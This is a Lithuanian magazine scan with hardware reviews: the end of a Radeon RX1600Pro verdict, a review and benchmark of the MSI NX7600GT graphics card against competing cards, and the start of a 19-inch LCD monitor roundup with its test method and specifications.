Svarbiausia išvada, kurią šiandien norisi padaryti – „Radeon RX1600Pro" visai pateisina savo kainą. Ir tuo pat metu leidžia patogiai žaisti šiuolaikinius žaidimus su maksimaliais nustatymais. Naujos technologijos, tokios, kaip AVIVO, gali tapti dar vienu papildomu pliusu šiai nebrangiai pagal savo galimybes vaizdo kortai. Esame tikri, kad „Radeon RX1600Pro" būtinai atras savo pirkėją, nors dėl „naujumo efekto" iš pradžių jo kaina gali būti kiek didoka.

G73

Šių metų kovo 9 diena kartu su topinių grafinių procesorių atnaujinimu NVIDIA pristatė naują lustą, kuriuo pagrindu bus gaminamos vidutinio kainų segmento vaizdo kortos. Jo vardas yra G73. Tai visiškai naujas lustas, pagamintas pagal 90 nm technologinį procesą. Svarbiausi pakeitimai, palyginus su ankstesniu NV43 (6600 serija) — 12 pikselinių ir 5 viršūniniai konvejeriai, vietoj 8 ir 3 atitinkamai. Be to, G73 turi dvi vaizdo išvestis „DVI Dual-Link" su maksimalia skiriamąja geba iki 2560x1600 imtinai, aparatinį HDTV ir H.264 pagreitinimą. Žinoma, G73 pripažįsta „Ultra Shadow II technologiją" ir darbą SLI režimu. Apie šio lusto pagrindu pagamintų vaizdo kortų charakteristikas mes pakalbėsime vėliau, kuomet susipažinsime su ryškesniu jų atstovu. Taigi pasitikite.

MSI NX7600GT

Pirmas žvilgsnis



Dėžutės apiforminimas kaip visada spalvingas. Užrašas „7600 Series" liudija, kad analogiškas dizainas bus naudojamas ir 7600GT, ir 7600GS kortoms, kurios buvo anonsuotos visai neseniai.

Kitoje dėžutės pusėje mes galime rasti informacijos apie tinkančias technologijas ir sisteminius reikalavimus kompiuteriui, į kurį planuojama įstatyti vaizdo kortą. Iš svarbiausių reikalavimų verta pabrėžti gero maitinimo bloko būtinybę, kurio galingumas turėtų būti ne mažesnis kaip 350W, o užtikrinama srovė pagal 12V liniją — ne mažesnė kaip 20.



Aksesuarų rinkinys pakankamai kuklus, kaip ir dera vidutinės klasės produktui:

Vartotojo instrukcija
Greito instaliavimo vadovas
Du DVI/D-SUB adapteriai
HDTV-out kabelis
S-Video kabelis
Kompaktinė plokštelė su kortos tvarkyklėmis ir taikomosiomis programomis
DVD su programomis, skirtomis darbui su video — „PowerCinema" ir „Power2GO"
„Prince of Persia: The Two Thrones" žaidimas

Imam kortą į rankas



Pati vaizdo korta atrodo labai jau kukliai. Jeigu ne spalvingas firminis lipdukas su MSI logotipu ir NX7600GT užrašu, galima būtų pagalvoti, kad prieš mus — dviejų metų senumo vidutiniokas. Mažas ventiliatorius skirtas tik vaizdo procesoriui aušinti, atminties lustų — iš viso 4, bet ir jie visiškai pliki, be jokių radiatorių. Tačiau nepaisant tariamo kuklumo, korta 7600GT toli gražu nėra tokia paprasta, kaip gali pasirodyti. Bet apie viską iš eilės.

Kita vaizdo kortos pusė įdomi tuo, kad joje nėra dar 4 vaizdo atminties lustų, kaip galima buvo laukti, nes dėžutėje yra parašyta, kad korta turi 256 DDR3 tipo vaizdo atminties. Taip pat nėra ir video užgrobimo lusto, nors spausdintinės plokštės dizainas ir numato jo įdiegimą.

Aušintuvas atrodo visai paprastai. Tai tiesiog vario plokštelė su prilituota „armonika", kuri sudaro aušinimo briaunas. Ventiliatoriaus išmatavimai nedideli, tačiau jų visai užtenka patikimam vaizdo lusto aušinimui nominaliu režimu, nors yra didelių abejonių, ar jis leis užtikrinti kokį nors užturbinimą.

Nepaisant padidinto funkcinių blokų skaičiaus, grafinio procesoriaus G73 branduolio dydis praktiškai identiškas NV43 branduoliui, kuris yra įrengiamas 6600 serijos kortose — pasireiškia tobulesnis technologinis procesas. Būtent jis taip pat leido pakelti grafinio lusto dažnį, palyginus su 6600GT. Įrengtas šioje vaizdo kortoje lustas yra 2 revizijos ir išleistas pačią pirmąją šių metų savaitę. Vaizdo procesoriaus nominalus darbo dažnis yra lygus 560 MHz. O štai su atmintimi viskas kur kas įdomiau!

Jau matėme, kad korta turi iš viso 4 atminties lustus, bendra apimtimi 256 Mb. Tokio triuko paslaptis paprasta. Tai GDDR3 tipo atmintis, „Samsung" gamybos, 512Mbit. Todėl keturių lustų visai pakanka norint surinkti viso 256 Mb. Beje, šios atminties naudojimas žymiai palengvina gamybos procesą ir, atitinkamai, jo savikainą. O štai šios atminties dažnis tiesiog stulbina — laikykitės už kėdės — 1400 MHz! Iki šiol vidutinės klasės produktai negalėjo pasigirti tokiu aukštu įtaisytos vaizdo atminties nominaliu dažniu. Ką gi, užmojis didelis, bet ar tai prasminga? Testai parodys.

Užturbinimas

Šį kartą mes greičiausiai nuvilsime užturbinimo mėgėjus, kadangi užturbinimo nebus. Silpnokas aušintuvas vargu ar leis mums pasiekti įspūdingus GPU įgreitinimo rezultatus, o bet kokio aušinimo stoka atminties lustuose sulaiko nuo nepagrįstos rizikos. Be to, korta MSI NX7600GT yra tiksli referentinės NVIDIA kortos ko-

pija, todėl po kurio laiko mes galime sulaukti didesnės aušinimo sistemų įvairovės 7600GT klasėje. O tiems, kas yra pasirengęs pasitenkinti nedideliu, tačiau stabiliu prieaugiu, kompanija MSI siūlo pasinaudoti firmine technologija D.O.T., leidžiančia automatiškai keisti darbinius dažnius nuo 2–jų iki 10–ties procentų.


Testinių platformų konfigūracija


Magistralė: PCI–E
CPU: „AMD Athlon64 4000+"
Sisteminė plokštė: „A8N–SLI Deluxe"
Atmintis: „Corsair XMS Xpert PC3200" 2x512 Mb
OS: WinXP + SP2 + DirectX 9.0c
PSU: Hiper 525W

Testavimams buvo naudojamos „NVIDIA 84.21 WHQL" ir „ATI CATALYST 6.3" versijų tvarkyklės.

Testavimų rezultatai


7600GT rezultatai pažymėti ryškiai žalia spalva, X1800GTO – ryškiai raudona, kitų vaizdo kortų NVIDIA lustų pagrindu rezultatai yra tamsiai žalios spalvos. Kabutėse nurodyti nominalus dažniai. Pradedame tradiciškai nuo sintetinių testų.






Turbūt niekas nenustebo, kai pamatė X1800GTO pranašumą „3DMark'05" teste. Ne paslaptis, kad šis testas yra labai palankus ATI vaizdo kortoms. Ir ši karta tradicija nepažeista. „GeForce 6800GS" kiek atsilieka nuo 7600GT, nepaisant dvigubai siauresnės atminties magistralės — pasireiškia žymiai didesni pastarosios dažniai. O jei kalbėsime apie 6600GT, tai 7600GT lenkia ją beveik dvigubai! „3DMark'03" vaizdo korta 7600GT išsiveržia į priekį, tačiau pranašumas prieš X1800GTO neleidžia kalbėti apie sutriuškinimą. Tačiau neverta pamiršti, kad 7600GT atminties magistralė dvigubai siauresnė. Prisipažinsime, kad prieš testavimą nesitikėjome, jog korta su 128 bitų atminties magistrale gali lygiosiomis rungtyniauti su aukštesnės klasės sprendimu.


Kadangi 7600GT pretenduoja į vidutinio segmento viršūnę, nusprendėme testavimą atlikti gan sudėtinguose režimuose, su įjungtu antiliasingu ir anizotropine filtracija.



7600GT ir X1800GTO žengia šalia, tačiau šiek tiek į priekį vis dėlto išsiveržia 7600GT. Bendras FPS, viršijantis 100 kadrų per sekundę atžymą abiems šio testavimo lyderiams, leidžia tikėtis, kad ir esant aukštesnei skiriamajai gebai mes galėsime išvysti didelį greitį kartu su maksimalia vaizdo kokybe. Be to, diagramoje aiškiai matosi dvigubas 7600GT pranašumas prieš 6600GT.



Padidinus skiriamąją gebą skirtumas tarp 7600GT ir X1800GTO sumažėja praktiškai iki nulio. Žemutinėje diagramos pusėje be pakeitimų. 6600GT kaip ir anksčiau atsilieka nuo įpėdinio dvigubai.



Toliau didinant skiriamąją gebą į priekį išsiveržia X1800GTO. Greičiausiai pasireiškia atminties magistralės pločio pranašumas. Nepaisant to, 7600GT pademonstruoja visai geimerišką FPS, ir, atkreipkite dėmesį – esant maksimaliems kokybės nustatymams! Kas galėtų pagalvoti...


Išvada


Kadangi MSI NX7600GT yra referentinės 7600GT kortos kopija, galima tikėtis, kad šios mūsų išvados bus teisingos daugeliui kortų 7600GT pagrindu. Turbūt jau spėjote pastebėti, kad skiriamasis 7600GT bruožas yra „paprastumas". Tipiška 7600GT vaizdo korta yra supaprastinto PCB dizaino, neturi vaizdo užgrobimo lusto, GPU branduolys labai mažas. Visa tai leidžia spėti, kad šių kortų savikaina nėra didelė, ir prognozuoti būsimą jų kainų kritimą. O įvertinus pademonstruotus puikius rezultatus galima drąsiai teigti, kad 7600GT dėl savo kainos ir našumo santykio taps tikru pardavimų hitu.

Daugiau colių! / LCD19

Intro

KURIS IŠ MŪSŲ NEMĖGSTA IŠSIDRĖBĘS PRIEŠAIS DIDELĮ EKRANĄ PAŽIŪRĖTI KINO ARBA PAŽAISTI ŽAIDIMŲ? ANKSČIAU TAI BUVO ĮMANOMA TIK ĮSIGIJUS BRANGIAI KAINUOJANČIĄ ĮRANGĄ. TAČIAU LAIKAI KEIČIASI, IR JAU DABAR PRAKTIŠKAI KIEKVIENAS VARTOTOJAS GALI ĮSIGYTI PUIKŲ DIDELĖS ĮSTRIŽAINĖS SKYSTŲ KRISTALŲ MONITORIŲ. ŠIAME TESTE MES APTARSIME DALĮ TOKIŲ ĮRENGINIŲ, KURIE SKIRIASI TIEK SAVO FUNKCIJOMIS, TIEK IR PASKIRTIMI.





[Testavimo metodika]

Mes pradėjome nuo vieno pagrindinių parametrų — pikselio atsako laiko (vėlinimo). Tam su programa TFTtest į ekraną buvo išvedamas juodas fonas, kuriame judėjo baltas kvadratėlis. Jeigu vėlinimas didelis, tuomet kvadratėlio kraštai pradėdavo išplaukti arba atsirasdavo šleifas. Kuo mažesnis šleifas, tuo geriau.

Spalvų perteikimas buvo tikrinamas su kolorimetru. Speciali programa į monitorių perduoda spalvos signalų seką ir su davikliu nustato, kaip teisingai jie atvaizduojami ekrane. Remiantis šiuo palyginimu sudaroma diagrama, pagal kurią galima spręsti apie išvedamų atspalvių kokybę. Idealiu atveju grafikas turi būti lygi 45 laipsnių kampu pakrypusi tiesė. Bet koks nuokrypis nuo šios tiesės rodo spalvų atvaizdavimo trūkumą.

Tikrindami ryškumą ir kontrastingumą, mes iš pradžių šiuos parametrus maksimaliai padidindavome, o po to sumažindavome iki minimumo. Kuo didesnis gautas diapazonas, tuo geriau. Po to vertinome matricos švytėjimą. Mes į visą ekraną išvesdavome juodą spalvą ir žiūrėjome, ar kampuose nėra boluojančių raštų.

[Patarimas]

Kai kurių monitorių matricose sutinkami taip vadinami sugadinti pikseliai. Tai yra juodi, balti arba kitokios spalvos taškai, kurie niekada nekeičia savo spalvos. Kai kurios firmos savo monitorių neremontuoja ir nekeičia pagal garantinį susitarimą net jeigu juose yra keli tokie taškai, todėl pirkdamas būtinai į tai atkreipk dėmesį. Tiesa, daugelis žymių kompanijų šiandien jau garantuoja, kad tokių pikselių nebus.

[Išvados]

Iš testo rezultatų matosi, kad daugelis aptartų įrenginių tinka visiškai skirtingoms užduotims, todėl čia tau teks orientuotis į savo asmeninius poreikius. Nepaisant to, visi jie tikrai tiks žaidimams ir filmų žiūrėjimui, kadangi kitoms veiklos rūšims tokia didelė įstrižainė nesuteikia jokių apčiuopiamų privalumų. Dabar metas pateikti įvertinimus: „Geriausio Pirkinio" titulą už puikų dizainą ir vaizdo kokybę gauna *Samsung 970p*, o „Redakcijos pasirinkimas" už puikų ergonomiškumą, funkcionalų sodrumą ir nepriekaištingą vaizdą atitenka CTX P972.

CTX S966A
Skiriamoji geba: 1280x1024
Įstrižainė, coliais: 19
Ryškumas, kd/cm^2: 250
Kontrastingumas: 450:1
Matricos vėlinimas, ms: 12
Apžvalgos kampai (horizontalus/vertikalus, laipsniais): 140/130
Garsiakalbiai: 2x1W
Sąsajos: D-SUB
Gabaritai, mm: 415x408x205
Svoris, kg: 5,9

Tai yra apipjaustytas savo vyresniojo brolio variantas. Tiesa, apipjaustytas tik ergonomikos ir dizaino atžvilgiu, o vaizdo kokybė išliko nepaliesta. Matricos vėlinimas vidutiniškas: už judančio balto kvadratėlio *pastebimas šleifas, tačiau vis dėlto jis nėra didelis.* Ryškumo ir kontrastingumo kuo puikiausiai pakanka bet kokiai veiklai. Kolorimetriniai grafikai lygūs, tačiau diapazono viduryje jie pastebimai išsiskiria. Šis monitorius yra vienintelis apžvalgoje, pas kurį dirbant su analoginiu įėjimu (D-SUB) blogai veikė automatinis vaizdo sukonfigūravimas: vaizdas pasislinkdavo maždaug centimetrą į kairę už ekrano krašto, o šriftai pasidarydavo išplaukę. Visa tai galima sutvarkyti rankiniu būdu, tačiau tam reikia laiko. Meniu gerai atvaizduotas, tačiau šiek tiek nepatogiai organizuotas, o pereinant tarp opcijų jaučiamas tam tikras stabdymas. Be to, ganėtinai sunkiai spaudosi valdymo mygtukai. Mūsų nuostabai, šiame monitoriuje yra tik analoginė D-SUB sąsaja, kas nebūdinga tokios klasės įrenginiams ir ko daugiau nėra nė viename šioje apžvalgoje aptariamų konkurentų, o vienu galu į korpusą įmontuotas šleifas apsunkina monitoriaus įdiegimą. *Monitoriuje yra įmontuoti garsiakalbiai, tačiau jie* nukreipti į apačią, kas šiek tiek pablogina garso kokybę. Nepaisant to, žiūrint filmus jų visiškai pakaks (jeigu tik per daug smarkiai neatsuksi garso, dėl ko jie gali pradėti džergžti). Deja, garsas valdomas *tik per monitoriaus meniu* — atskirų tam skirtų mygtukų nėra. Kaip įdomią ypatybę būtų galima paminėti pernešimui skirtą rankeną.



Samsung SyncMaster 970p
Skiriamoji geba: 1280x1024
Įstrižainė, coliais: 19
Ryškumas, kd/cm^2: 250
Kontrastingumas: 1000:1
Matricos vėlinimas, ms: 6
Apžvalgos kampai (horizontalus/vertikalus, laipsniais): 178/178
Garsiakalbiai: nėra
Sąsajos: D-SUB, DVI-D
Gabaritai, mm: 423x428x233
Svoris, kg: 7,3

